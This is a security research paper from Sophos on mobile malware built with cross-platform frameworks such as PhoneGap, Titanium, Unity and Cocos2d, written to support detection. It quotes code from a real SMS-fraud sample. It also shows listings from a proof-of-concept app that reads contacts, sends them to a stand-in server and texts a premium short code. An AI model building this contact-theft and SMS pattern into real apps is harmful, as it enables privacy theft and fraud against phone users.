CROSS-PLATFORM MOBILE MALWARE: WRITE ONCE, RUN EVERYWHERE

William Lee & Xinran Wu
Sophos, Australia

Email {william.lee, xinran.wu}@sophos.com.au

ABSTRACT

Every day, thousands of new mobile apps are published on mobile app stores including *Google Play* and *iOS App Store*. While many of them are native apps, others are cross-platform mobile apps or HTML-based hybrid apps developed using various cross-platform mobile development tools. Native apps for *Android* and *iOS* are usually written using *Android* SDK and XCode tools respectively, but malware authors have plenty of choices when it comes to writing or repacking mobile malware that targets multiple platforms.

At *SophosLabs*, we have seen an increase in the number of malicious apps written with cross-platform development tools such as PhoneGap. These pieces of malware hide their malicious code in HTML files or specific containers loaded by cross-platform frameworks instead of the platform's native binaries. Considering the platform-independent characteristics, it is possible to foresee that more mobile malware and PUA families will be released across different mobile platforms including *Android*, *iOS* and *Windows Mobile*. Many game apps have been developed with cross-platform tools such as Unity and Cocos2d. Each tool generates its own executable format that can be used to package hidden malicious payloads. As a result, security researchers will face greater challenges to analyse and detect these pieces of mobile malware.

This paper will research the feasibility of new cross-platform mobile malware. We will also analyse the package structures of such malware, discuss the technical issues and finally suggest a solution to the problem.

1. INTRODUCTION

Cross-platform mobile development tools have been recognized as an important factor in the increasing number of applications targeting multiple platforms over the last few years [1, 2]. Many application developers are increasingly adapting to the mobile world and realizing the need for the ability to rapidly develop and deploy applications on a large scale. This means that cross-platform development tools will play an increasingly important role over the coming years. Cross-platform mobile applications are in huge demand today. As their popularity grows, malware authors are also utilizing cross-platform development tools, and we have seen numerous malware samples written by these tools.

There are several development tools for cross-mobile platforms, but we selected the five most popular: PhoneGap [3], Titanium [4], Unity [5], Xamarin [6] and Cocos2d [7]. They all support multiple platforms including *Android*, *iOS* and *Windows Mobile*.

In Section 2 of this paper, we will introduce the selected frameworks, and information about existing malware is presented in Section 3. The details of each framework's package structure are studied in Section 4, and Section 5 describes a POC (proof of concept) application that makes use of cross-platform features. Finally, in Section 6 we suggest a pragmatic solution to tackle the problem of cross-platform malware.

2. CROSS-PLATFORM FRAMEWORKS

There are a lot of *Android* and *iOS* applications that have been developed with each platform's native development tools, such as *Android Studio* [9] or *iOS XCode* [9]. Cross-platform apps have limitations in terms of what they can deliver. However, some of the advantages of cross-platform apps might make them an attractive proposition. One of the advantages is that you don't need to write application code for each platform but rather develop a common code that works on all of the supported platforms. On the other hand, its downsides include degraded runtime performance and limitations in terms of access to platform-specific UI and APIs.

We have seen an increasing number of applications developed with web-based frameworks and game frameworks. PhoneGap and Titanium are two of the most popular web-based frameworks, and Cocos2d and Unity are well-known frameworks for games. Figure 1 shows the collected *Android* applications written with those frameworks in our sample database.




Figure 1: Monthly collected Android applications.

The frameworks share common characteristics based on the underlying technology that supports cross-platforms. Their supported programming languages are also tightly coupled with the technology. For example, web-based frameworks make heavy use of HTML and JavaScript; C# is used by Unity and Xamarin; C++ is used by Cocos2d.

Table 1 summarizes the characteristics of the frameworks. The five selected frameworks support *Android* and *iOS* as well as

	Android	**iOS**	**Language**	**Licence**
PhoneGap	Supported	Supported	JavaScript	Open source
Titanium	Supported	Supported	JavaScript	Open source
Unity	Supported	Supported	C#/.Net	Proprietary
Xamarin	Supported	Supported	C#/.Net	Proprietary
Cocos2d	Supported	Supported	C++	Open source

Table 1: Features of cross-platform frameworks.

Windows Mobile. As PhoneGap and Titanium are web-based frameworks, they support JavaScript. Unity and Xamarin are based on the .NET framework so C# is supported. Cocos2d is based on C++.

PhoneGap

PhoneGap is a mobile development framework owned by *Adobe* systems [10]. It enables developers to build applications for mobile devices using JavaScript, HTML5 and CSS3, instead of relying on platform-specific APIs such as those used in *Android*, *iOS* and *Windows Phone*. The resulting applications are hybrid, meaning that they are neither truly native mobile applications (because all layout rendering is done via web views instead of the platform's native UI framework) nor purely web-based (because they are not just web apps but are packaged as apps for distribution and have access to native devices APIs). The software underlying PhoneGap is *Apache Cordova*. As open-source software, *Apache Cordova* allows non-*Adobe* wrappers round it, such as *Intel XDK*. PhoneGap applications account for 5% of all applications in *Google Play*.

PhoneGap apps can be extended with native plug-ins that allow for developers to add functionality that can be called from JavaScript, thus allowing for direct communication between the native layer and the HTML5 page. PhoneGap includes basic plug-ins that allow access to the device's camera, file system and device info, and more.

Titanium

Titanium is an open-source framework that allows the creation of mobile apps on platforms including *iOS*, *Android* and *Windows Mobile* from a single JavaScript codebase, developed by *Appcelerator* [11]. As of 2013, Titanium had nearly 500,000 developer registrations. The framework supports JavaScript-based SDKs with over 5,000 APIs and code reuse when supporting multi-platforms. Hundreds of plug-in modules are also provided for extended capabilities.

Unity

Unity is a cross-platform game framework developed by *Unity Technologies* and used to develop video games for PCs, consoles and mobile devices [5]. Unity Pro is available for a fee and Unity Personal is free for individuals or small companies. The game engine's scripting is built on Mono, the open-source implementation of the .NET framework. Programmers can use C# or UnityScript (a custom script based on JavaScript).

Xamarin

Xamarin is a cross-platform framework based on the .NET framework [6]. With a C# codebase, developers can use Xamarin tools to write *iOS*, *Android* and *Windows* apps with native UIs and share code across multiple platforms. Xamarin had over 500,000 developers as of 2014.

Cocos2d

Cocos2d is an open-source framework for games [12], and there are a variety of branches within the Cocos2d family. The Cocos2d-x framework allows developers to exploit their existing C++ knowledge for cross-platform development into *Android*, *iOS* and *Windows Mobile*, saving time, effort and cost. Many Cocos2d-x games dominate the top grossing charts of the *App Store* and *Google Play*.

3. EXISTING MALWARE CONTAINING FRAMEWORKS

From our *Android* sample collection, we collected statistics for each framework application for a couple of months. Table 2 shows the results. PUA (potentially unwanted application) samples were observed in samples created with all of the frameworks. Nearly all of them belong to the adware or SMS payment module category. On the malware side, we detected over 200 samples, the majority of which are from PhoneGap samples.

All malware seen within the Cocos2d and Unity sample sets were SMS sender or repackaged malicious applications where malicious Dalvik code was found outside of the cross-platform framework. The scan result shows that the *Sophos* virus scanner can detect applications that contain known malicious components in Dalvik code. Malicious applications from the PhoneGap samples, however, do make use of the framework for malicious purposes.

	Total	**Malware**	**PUA**
PhoneGap	21,734	203 (0.9%)	91 (0.4%)
Unity	37,382	32 (0.08%)	1351 (3.6%)
Xamarin	345	0	0
Cocos2d	831	6 (0.7%)	253 (0.3%)

Table 2: Android malware statistics.

PhoneGap malware sample

The logic of the malicious activity for the PhoneGap sample is implemented in HTML/JavaScript. From JavaScript code, it calls into functions defined inside a DEX file to perform the activities that make use of *Android* APIs. For instance, we have a sample from the Andr/Cova family (sha1 9b76d734b3 7b3be7019796da2ee287248ce69f26). Listing 1 shows the entry point code of the sample's classes.dex file. PhoneGap loads a HTML file (index.html) inside the APK package and shows the app's UI.

```
public class MainActivity extends DroidGap {
 public void onCreate(Bundle paramBundle){
  setRequestedOrientation(1);
  requestWindowFeature(1);
  super.onCreate(paramBundle);
  super.init();
  paramBundle = new WecAppInterface(this, this.appView);
  this.appView.addJavascriptInterface(paramBundle,
"Android");
  super.loadUrl("file:///android_asset/www/index.html");
 }
}
```

Listing 1: PhoneGap malware code 1.

Listing 2 shows Index.html calling an SMS-sending method called 'ssff' defined inside the 'WecAppInterface' object created above.

```
function download() {
 var cp1 = new Array();
 cp1[0] = sms_1_15K;
 cp1[1] = sms_1_10K;
 cp1[2] = sms_1_5K;
 p1[3] = sms_1_4K;
 ...
 Android.ssff(cp1, nd1, cp2, nd2);
}
```

Listing 2: PhoneGap malware code 2.


This *Android* sample will display a button with Vietnamese text translated as 'Agree to download and install' on start-up. Once the user pushes the button the app will send SMS messages to numbers defined elsewhere inside the index.html file before doing anything else. The user interface and the logic of the app are implemented inside the index.html file that is loaded by PhoneGap when the *Android* app starts. There are also known PhoneGap vulnerabilities that allow remote attackers to bypass intended device-resource restrictions [13]. We will discuss the detailed PhoneGap architecture in Section 4.

4. APPLICATION PACKAGE STRUCTURES

This section describes the application package structure for native *Android* and *iOS* platforms, then highlights each cross-platform framework's characteristics.


4.1 Native applications

The *Android* application package (APK) [14] file is used to distribute an application in *Android* app stores and the file can be installed on an *Android* device. As shown in Figure 2, an APK file contains the program's code, resources, certificate info and a configuration file. An *iOS* application package (IPA) [15] file, shown in Figure 3, is also used for application distribution for *Apple*'s *App Store*. The IPA file also contains similar files such as application code, resources, certificate info and a configuration file. Both APK and IPA files are zip archive file formats containing similar components but they exist in different binary formats within their own package structure.



```
META-INF/MANIFEST.MF
META-INF/CERT.RSA
META-INF/CERT.SF
AndroidManifest.xml
classes.dex
resources.arsc
res/drawable/app_icon.png
assets/config.xml
lib/armeabi-v7a/libmain.so
```

Figure 2: Android package file structure.



```
embedded.mobileprovision
_CodeSignature/CodeResources
Info.plist
HelloWorld
AppIcon57x57.png
Base.lproj/LaunchScreen.nib
PkgInfo
```

Figure 3: iOS package file structure.

Table 3 is a comparison of the *Android* and *iOS* package structures.

Items	Android	iOS
Certificate	CERT.RSA	Embedded. mobileprovision
Signed signature	CERT.SF	CodeResources
Config file	AndroidManifest.xml	Info.plist
Resources	resources.arsc res/ folder assets/ folder	Root folder Base.lproj/ folder
Executables	classes.dex lib/ folder	HelloWorld

Table 3: Native application's files.

Both files include the developer's signing certificate and signed code signature information that enables each platform to check the file's integrity when the application is installed on devices [16, 17]. While the *Android* system allows an application to be signed with a certificate created by an application author, an *iOS* application is required to be signed with *Apple*'s verified certificate. *Apple*'s application distribution policy certainly can add an additional safety net as verified certificates should be used for application signing [18].

As *Android* and *iOS* have different runtime environments, different executable binary files are included in the package file. For *Android*, the classes.dex file contains all compiled Java code in DEX format, and dynamically loadable library files (so files) can be included. The lib folder can contain multiple .so files for different CPU architectures such as arm and x86. However, an *iOS* application bundle contains one executable binary file without any other dynamically loadable libraries and the binary is a universal binary format that contains multiple binaries for different CPU architectures.

In order to load the application's component information, a configuration file is included in the package. The AndroidManifest.xml file provides the application's name, permission info and code components for *Android*. Likewise, *iOS*'s Info.plist file contains the application's name and code information. In addition to the application code, resource files such as image, audio and XML files are included in the package.

4.2 Cross-platform applications

A cross-platform application needs to be compiled and packaged for a target platform, either *Android* or *iOS*. Consequently, its final target specific package file keeps the same structure as described in the previous section. However, the package file includes additional framework-specific files that are platform independent. In other words, *Android* and *iOS* package files are generated from a single framework code base, and each package file contains platform-independent app code and platform-dependent components such as plug-in wrappers, native plug-ins and framework libraries. As app-specific code and the full framework stack are bundled as a framework app, each app can thus run independently.

Cross-platform framework tools offer their own development environment which enables developers to write common application code in their framework layer and to build application packages for multiple target platforms. As Figure 4 shows, they also provide a plug-in model to access platform-specific features. In order to add a new plug-in feature, a plug-in wrapper module is required and the wrapper provides a communication mechanism between the framework layer and the native plug-in layer. The native plug-in modules can access native platform APIs directly.




Figure 4: Cross-platform application's architecture.

The following section describes each framework's application structure and plug-in model. The five selected frameworks can be grouped into three categories based on their underlying technology. We will focus on the files containing framework code and native plug-in code as they need to be analysed for our detection work.

4.2.1 Web-based frameworks

Applications developed by web-based frameworks utilize the native platform's WebView feature that can display web pages within a native application. This type of application contains HTML and JavaScript files and the WebView executes the JavaScript. PhoneGap and Titanium fall into this category.

PhoneGap

PhoneGap is extensible with a native plug-in model that enables developers to write their own native logic to access via JavaScript [19]. This plug-in consists of JavaScript classes that expose their interfaces to the PhoneGap web application. Table 4 summarizes the file contents for *Android* and *iOS* applications.

Items	Android	iOS
HTML	index.html	index.html
JavaScript	index.js	index.js
Native code	classes.dex	Main binary

Table 4: PhoneGap application files.

While the HTML and JavaScript files exist in different folders for *Android* and *iOS*, they are the same files. The index.js file is loaded with the index.html file and then the framework code in the JavaScript invokes the native plug-in APIs in the native binary.

Titanium

Titanium supports a similar plug-in model and the extended interface can be accessed from Titanium JavaScript code [20].

Items	Android	iOS
JavaScript	index.js	ApplicationRouting class
Native code	classes.dex	Main binary

Table 5: Titanium application files.

Unlike PhoneGap, Titanium has different package structures for *Android* and *iOS*. Its *Android* application has JavaScript files but its *iOS* version does not include the files. The ApplicationRouting class in the *iOS* binary contains the JavaScript code in a data array. The index.js file in Table 5 invokes the native plug-in code in the application's native binary either in classes.dex or the main executable binary.

4.2.2 .NET-based frameworks

Unity and Xamarin make use of the Mono open-source project to create .NET framework-compatible cross-platform applications. The applications share .NET-related runtime libraries in application packages.

Unity

The Unity game framework is built on Mono, which allows programmers to use C# or UnityScript [21]. Unity *Android* plug-ins can be written in Java and the compiled Jar library code can be accessed through Java Native Interface (JNI). *iOS* plug-ins can be implemented with C or Objective-C.

Items	Android	iOS
C# code	Assembly-CSharp.dll	Assembly-CSharp.dll
.NET libraries	System.dll System.core.dll	System.dll System.core.dll
Native code	classes.dex	Main binary

Table 6: Unity application files.

While the DLL files are in different folders for *Android* and *iOS*, the platform-independent Assembly-CSharp.dll file in Table 6 contains the application's common logic, and .NET framework libraries are also included the package. The native plug-in code is also included in the classes.dex or application binary file.

Xamarin

Xamarin also allows developers to reuse their application logic across all mobile platforms and to swap out the user interface code for a platform-specific API. *Xamarin Android* provides support for binding arbitrary Java libraries by using Managed Callable Wrappers (MCW) [22]. MCW is a JNI bridge that is used each time that managed .NET code needs to invoke Java code. They also support bindings to Objective-C libraries [23]. Their final package *for* iOS does not have any C# assemblies, however they are compiled into the ARM native binaries.

Items	Android	iOS
C# code	App.dll	NA
Native code	classes.dex	Main binary

Table 7: Xamarin application files.

The App.dll assembly file in Table 7 contains the application's framework code and the classes.dex file includes its native plug-in code for *Android*. Its *iOS* executable binary contains all compiled application code and native plug-in code so the binary size is huge.

4.2.3 C++-based frameworks

Cocos2d

As Cocos2d-x games are written in C++, the code can easily be accessed from native platforms [12]. JNI is used for *Android*, and *iOS* applications can access C++ code directly [24].

Items	Android	iOS
C++ app code	libcocos2dcpp.so	NA
Native code	classes.dex	Main binary

Table 8: Cocos2d application files.

The libcocos2dcpp.so file in Table 8 contains the application's logic, and the classes.dex file has its native plug-in code. As *iOS* supports C++ directly, there are no additional framework binary files but the application executable contains the entire code.

5. CROSS-PLATFORM MALWARE

This section describes a POC application that makes use of the frameworks to embed malicious code and discusses the application in detail. By analysing the POC app, we are able to learn how to detect malicious components in cross-platform malware.

5.1 POC application

Many free mobile applications, including popular games and utilities, contain advertisement or payment libraries in their application packages so that app developers can make money from their applications. For those developers, mobile advertisement companies provide pre-built advertisement plug-ins for popular cross-platform frameworks. For instance, companies such as *AdMob*, *MoPub* and *Flurry* support multiple frameworks, and the provided plug-ins allow their developers to include them easily for both *Android* and *iOS* applications. As the advertisement plug-ins can add additional features for cross-platform applications, a malicious plug-in module also can be built and distributed with mobile malware.

Moreover, we have noted an increase in the use of *Android* packers on APK files [25]. *Android* packers can encrypt an original classes.dex file, use an ELF binary to decrypt the DEX file to memory at runtime, and then execute the hidden payloads. Malicious plug-ins can also be used to hide hidden activities that can collect sensitive information from devices, and even to send premium SMS messages.

A POC application designed to include a malicious plug-in has been prototyped to demonstrate that cross-platform applications can hide malicious code in their application packages. The POC plug-in module implements the following features:

- Reading contacts info
- Sending SMS messages

We haven't found any cross-platform mobile malware that is designed to run on both *Android* and *iOS* in the wild, but we have attempted to implement a POC application with cross-platform frameworks. There is no single application package that can run on different mobile platforms, but it is possible to write a POC application designed to run on both platforms because the application's framework code can be shared between *Android* and *iOS* applications.

Listing 3 shows the details of our POC plug-in class. Each plug-in for *Android* and *iOS* has been implemented with the same interface.

```
class AppAd {
  public String readContacts();
  public void sendSMS(String number);
}
```

Listing 3: POC plug-in class.

As Figure 5 shows, the POC application's framework code invokes two APIs from the plug-in to perform the malicious activities.




Figure 5: POC application's activities.

This approach can separate the application code into two parts: the application's framework code and the native plug-in code, so both code parts need to be analysed. For this reason, it is important to understand the application package structure. Once the application's type and framework information are identified, we can efficiently assess any security risks that cross-platform applications may possess.


To accomplish the intended activities, the application's permissions are required for the *Android* platform [26]. All frameworks use the INTERNET permission to communicate externally by default so there are no issues in sending data with the sendHttp method. The *Android* application can access the contact information directly through platform APIs once the READ_CONTACT permission is granted. On the other hand, *iOS* does not require any additional entitlement that is equivalent to *Android*'s permission for accessing the contact data, but a system dialog UI will be prompted for users to accept or reject the request for the first time to access the contacts [27]. Once the request is accepted, there is no further verification process. For sending SMS messages, *Android* requires the SEND_SMS permission and then SMS messages can be sent through platform APIs. *iOS* does not provide any direct APIs for this purpose, but instead it is possible to present a system dialog UI for users to confirm or deny the request.

Recently, *Android* versions above *Lollipop* have provided a new SMS-related feature that will prompt a system dialog UI when SMS sending is requested to predefined SMS short codes, and only one SMS application can be registered as a default SMS application that can receive all incoming SMS messages. There are undocumented private APIs for *iOS* and it is possible to send SMS messages with hidden interfaces without presenting the system UI. This approach only works for jail-broken *iOS* devices, as the application needs to be signed with the system-level entitlement that is used by the *iOS* default messaging application [17, 18, 28].

In the next section, the generated POC application's packages will be analysed and details about framework-specific files will be presented. The POC application contains a test C&C server address ('org.ad.appad') to send collected contact info and a test SMS short code ('456789'). We will also discuss how to find the C&C server address and the SMS short code information from the application package.

5.2 Web-based application

PhoneGap and Titanium are web-based frameworks, so they contain similar code in JavaScript. We will analyse a POC Titanium application package. There are a few JavaScript files in *Android*'s assets folder, as shown in Figure 6.



```
assets/index.json
assets/Resources/appicon.png
assets/Resources/alloy.js
assets/Resources/app.js
assets/Resources/alloy
assets/Resources/alloy/CFG.js
assets/Resources/alloy/controllers/index.js
assets/Resources/alloy/controllers/BaseController.js
assets/Resources/alloy/widget.js
assets/app.json
```

Figure 6: Titanium's JavaScript files.

Listing 4 shows the index.js file in the assets folder, and that file has code calling the plug-in APIs. The JavaScript file contains the server address information 'www.ad.server' and the SMS short code '456789'.

```
var appAd = require('org.ad.appad')
var contactInfo = appAd.readContacts();
sendHttp('www.ad.server', contactInfo);
appAd.sendSMS('456789');
```

Listing 4: Titanium's framework code.

Its *Android* package file has a native so file and a classes.dex file. Listing 5 shows the functions of the .so file and the DEX file. The .so file's functions provide a bridge between JavaScript and Java. The AppAd native Java plug-in is embedded in the DEX file and the plug-in's methods readContact and sendSMS can be found.


```
<plug-in wrapper so code>
org::ad::AppAdModule::readContacts()
org::ad::AppAdModule::sendSMS()

<classes.dex code>
.class public AppAd
.method public static readContacts()String
.registers 2
  ...
  return-object v0
.end method

.method public static sendSMS(String)V
  .registers 4
  return-void
.end method
```

Listing 5: Titanium's Android code.

However, its *iOS* package has all its code in the application's main executable binary. Unlike its *Android* package, the JavaScript code is converted into a byte stream and stored in the ApplicationRouting class, which contains the JavaScript file path information. The plug-in wrapper class ComAppadModule is the counterpart of the AppAdModule class in *Android* and provides the bridge functionality between JavaScript and Objective-C. Listing 6 shows the compiled binary code for *iOS* devices.


5.3 .NET-based application

.NET-based applications share common .NET-related DLL files. A Unity POC application has been created, and Figures 7 and 8 show its *Android* DLL files and *iOS* DLL files respectively. As you can see, the DLL files, both *Android* and *iOS*, share the same compiled C# code in their package.



```
assets/bin/Data/Managed/Assembly-CSharp.dll
assets/bin/Data/Managed/UnityEngine.dll
assets/bin/Data/Managed/mscorlib.dll
assets/bin/Data/Managed/UnityEngine.UI.dll
assets/bin/Data/Managed/Mono.Security.dll
assets/bin/Data/Managed/System.dll
assets/bin/Data/Managed/System.Core.dll
```

Figure 7: Unity Android DLL files.



```
Data/Managed/Assembly-CSharp.dll
Data/Managed/UnityEngine.dll
Data/Managed/mscorlib.dll
Data/Managed/UnityEngine.UI.dll
Data/Managed/Mono.Security.dll
Data/Managed/System.dll
Data/Managed/System.Core.dll
```

Figure 8: Unity iOS DLL files.

Listing 7 shows the C# application code from the Assembly-CSharp.dll file. The code invokes the plug-in APIs with the

```
<plugin wrapper class code>
; ComAppadModule - (id)readContacts
  LDR R1, [R0] ; "readContacts"
  LDR R0, [R2] ; _OBJC_CLASS_$_AppAd
  B.W _objc_msgSend$shim

; ComAppadModule - (void)sendSMS:(id)
  LDR R1, [R0] ; "sendSMS:"
  LDR R0, [R3] ; _OBJC_CLASS_$_AppAd
  B.W _objc_msgSend$shim

<plugin native class code>
; AppAd + (id)readContacts
  MOV R0, #(selRef_readContactsInternal - 0xA8CE)
  MOV R2, #(classRef_AppAd - 0xA8D0)
  ADD R0, PC ; selRef_readContactsInternal
  ADD R2, PC ; classRef_AppAd
  LDR R1, [R0] ; "readContactsInternal"
  LDR R0, [R2] ; _OBJC_CLASS_$_AppAd
  POP {R7,LR}
  B.W _objc_msgSend$shim

; AppAd + (void)sendSMS:(id)
  MOV R0, #(selRef_sendSMSInternal_ - 0xA90C)
  MOV R2, #(classRef_AppAd - 0xA90E)
  ADD R0, PC ; selRef_sendSMSInternal_
  ADD R2, PC ; classRef_AppAd
  LDR R1, [R0] ; "sendSMSInternal:"
  LDR R0, [R2] ; _OBJC_CLASS_$_AppAd
  MOV R2, R4
  BLX _objc_msgSend
  MOV R0, R4


<ApplicationRouting class code>
; ApplicationRouting + (id)resolveAppAsset:(id)

  MOV R0, #(cfstr_AlloyControl_1 - 0x78C80) ; "alloy/controllers/index_js"
  ADD R0, PC  ; "alloy/controllers/index_js"

  ADD R2, PC  ; +[ApplicationRouting resolveAppAsset:].data
  MOV R3, #0xDC90
```

Listing 6: Titanium's iOS code.

```
.module Assembly-CSharp.dll
.class public auto ansi SampleApp
  .method private instance void runDemo()
  {
    call     string AppAdUtil::readContacts()
    stloc.0
    ldarg.0
    ldstr    aWww_ad_server  // "www.ad.server"
    ldloc.0
    call     instance void SampleApp::sendHttp(string server, string info)
    ldstr    a456789         // "456789"
    call     void AppAdUtil::sendSMS(string)
    ret
  }
```

Listing 7: Unity's framework code.

server address and SMS short code information. The other native code components are the same as those which the Titanium applications contain.

5.4 C++-based application

A C++-based POC of a Cocos2d-x application has been tested. As shown in Listing 8, the *Android* package has a native .so file (libcocos2dcpp.so) that contains the C++ application's logic. However, its *iOS* package does not have any additional files although the main binary includes the C++ code. We can also find the server address and short code data from the binary code.

6. SOLUTION

As we have seen in existing framework malware and the POC application, cross-platform applications can hide malicious payloads in both framework and native layers, which makes it more difficult for analysts to detect them. We suggest a pragmatic solution to identify an application's framework type and to write a detection signature for malware based on those frameworks.

The first step is to identify each framework's type from an application package file and then we can focus on the suspicious components within the package file. In order to identify the application's framework type, we have created generic signatures based on the framework's base class information. The signatures successfully identified the framework type from *Android* applications, and the statistics in Figure 1 were collected. We also were able to detect the POC application with detection signatures based on framework-specific files. For instance, Unity applications can be identified by class name information such as UnityPlayerActivity for *Android* and UnityAppController for *iOS*, and the Assembly-CSharp.dll file can be used for malware detection.

It is often necessary to analyse suspicious sample applications with reverse engineering tools [29]. For example, *IDA Pro* [30] is a well-known tool for analysing *Android* native .so binaries, *iOS* native executable binaries and .NET assembly DLL binary files. *Android* DEX files can be decompiled with *JEB* [31] or *Dex2Jar* [32]. These reverse engineering tools were used for our POC analysis in the previous section. In addition to manual code analysis, the application's suspicious activities can be captured using runtime behaviour monitoring tools regardless of the application package formats.

When it comes to writing signatures for the detection of cross-platform malware, the framework-specific components that can be found across multiple platforms are always recommended target files.

7. CONCLUSION

The number of cross-platform mobile applications is rapidly increasing due to a high demand for cross-platform games and business applications. Considering the platform-independent characteristics, it is obvious that cybercriminals will make use of those tools to hide their malicious code. In order to win the war against cybercrime, this paper has discussed the package structure of the popular cross-platform frameworks such as PhoneGap, Titanium, Unity, Xamarin and Cocos2d. We also demonstrated the feasibility of a malicious application written with those frameworks and suggested a pragmatic detection approach.

```
<lib/libcocos2dcpp.so>

; _DWORD HelloWorld::runDemo(HelloWorld *__hidden this)
 STMFD   SP!, {R11,LR}
 ADD     R11, SP, #4
 SUB     SP, SP, #0x10
 STR     R0, [R11,#var_10]
 BL      _ZN12AppAdWrapper12readContactsEv ; AppAdWrapper::readContacts(void)
 MOV     R3, R0
 STR     R3, [R11,#var_8]
 LDR     R0, [R11,#var_10]
 LDR     R3, =(aWww_ad_server - 0x2A5FF0)
 ADD     R3, PC, R3      ; "www.ad.server"
 MOV     R1, R3
 LDR     R2, [R11,#var_8]
 BL      _ZN10HelloWorld8sendHttpEPcS0_ ; HelloWorld::sendHttp(char *,char *)
 LDR     R3, =(a456789 - 0x2A6004)
 ADD     R3, PC, R3      ; "456789"
 MOV     R0, R3
 BL      _ZN12AppAdWrapper7sendSMSEPKc ; AppAdWrapper::sendSMS(char const*)
 SUB     SP, R11, #4
 LDMFD   SP!, {R11,PC}
; End of function HelloWorld::runDemo(void)

<plugin iOS native code>
org::ad::AppAdModule::readContacts()
org::ad::AppAdModule::sendSMS()
```

Listing 8: Cocos2D's Android code.

REFERENCES

[1] 7 cross-platform tools. https://blog.udemy.com/cross-platform-mobile-development.

[2] Ten of the best cross-platform tools. http://appindex.com/blog/ten-best-cross-platform-development-mobile-enterprises.

[3] PhoneGap. http://phonegap.com.

[4] Titanium. http://www.appcelerator.org/#titanium.

[5] Unity. http://unity3d.com/.

[6] Xamarin. http://xamarin.com/platform.

[7] Cocos2d. http://www.cocos2d-x.org/wiki/Cocos2d-x.

[8] Android Studio. https://developer.android.com/sdk/index.html.

[9] XCode. https://developer.apple.com/xcode/.

[10] PhoneGap overview. https://en.wikipedia.org/wiki/PhoneGap.

[11] Titanium overview. https://en.wikipedia.org/wiki/Appcelerator_Titanium.

[12] Cocos2d overview. https://en.wikipedia.org/wiki/Cocos2d.

[13] PhoneGap CVE. http://www.cvedetails.com/vulnerability-list/vendor_id-53/product_id-27154/Adobe-Phonegap.html.

[14] APK. http://en.wikipedia.org/wiki/Android_application_package.

[15] IPA. http://en.wikipedia.org/wiki/.ipa_(file_extension).

[16] Android code signing. http://developer.android.com/tools/publishing/app-signing.html.

[17] iOS code signing. http://iphonedevwiki.net/index.php/Ldid.

[18] iOS security. https://www.trailofbits.com/resources/ios4_security_evaluation_paper.pdf.

[19] PhoneGap Plug-in. http://docs.phonegap.com/en/4.0.0/cordova_plug-ins_plug-inapis.md.html.

[20] Titanium module. http://docs.appcelerator.com/platform/latest/#!/guide/Using_a_Module.

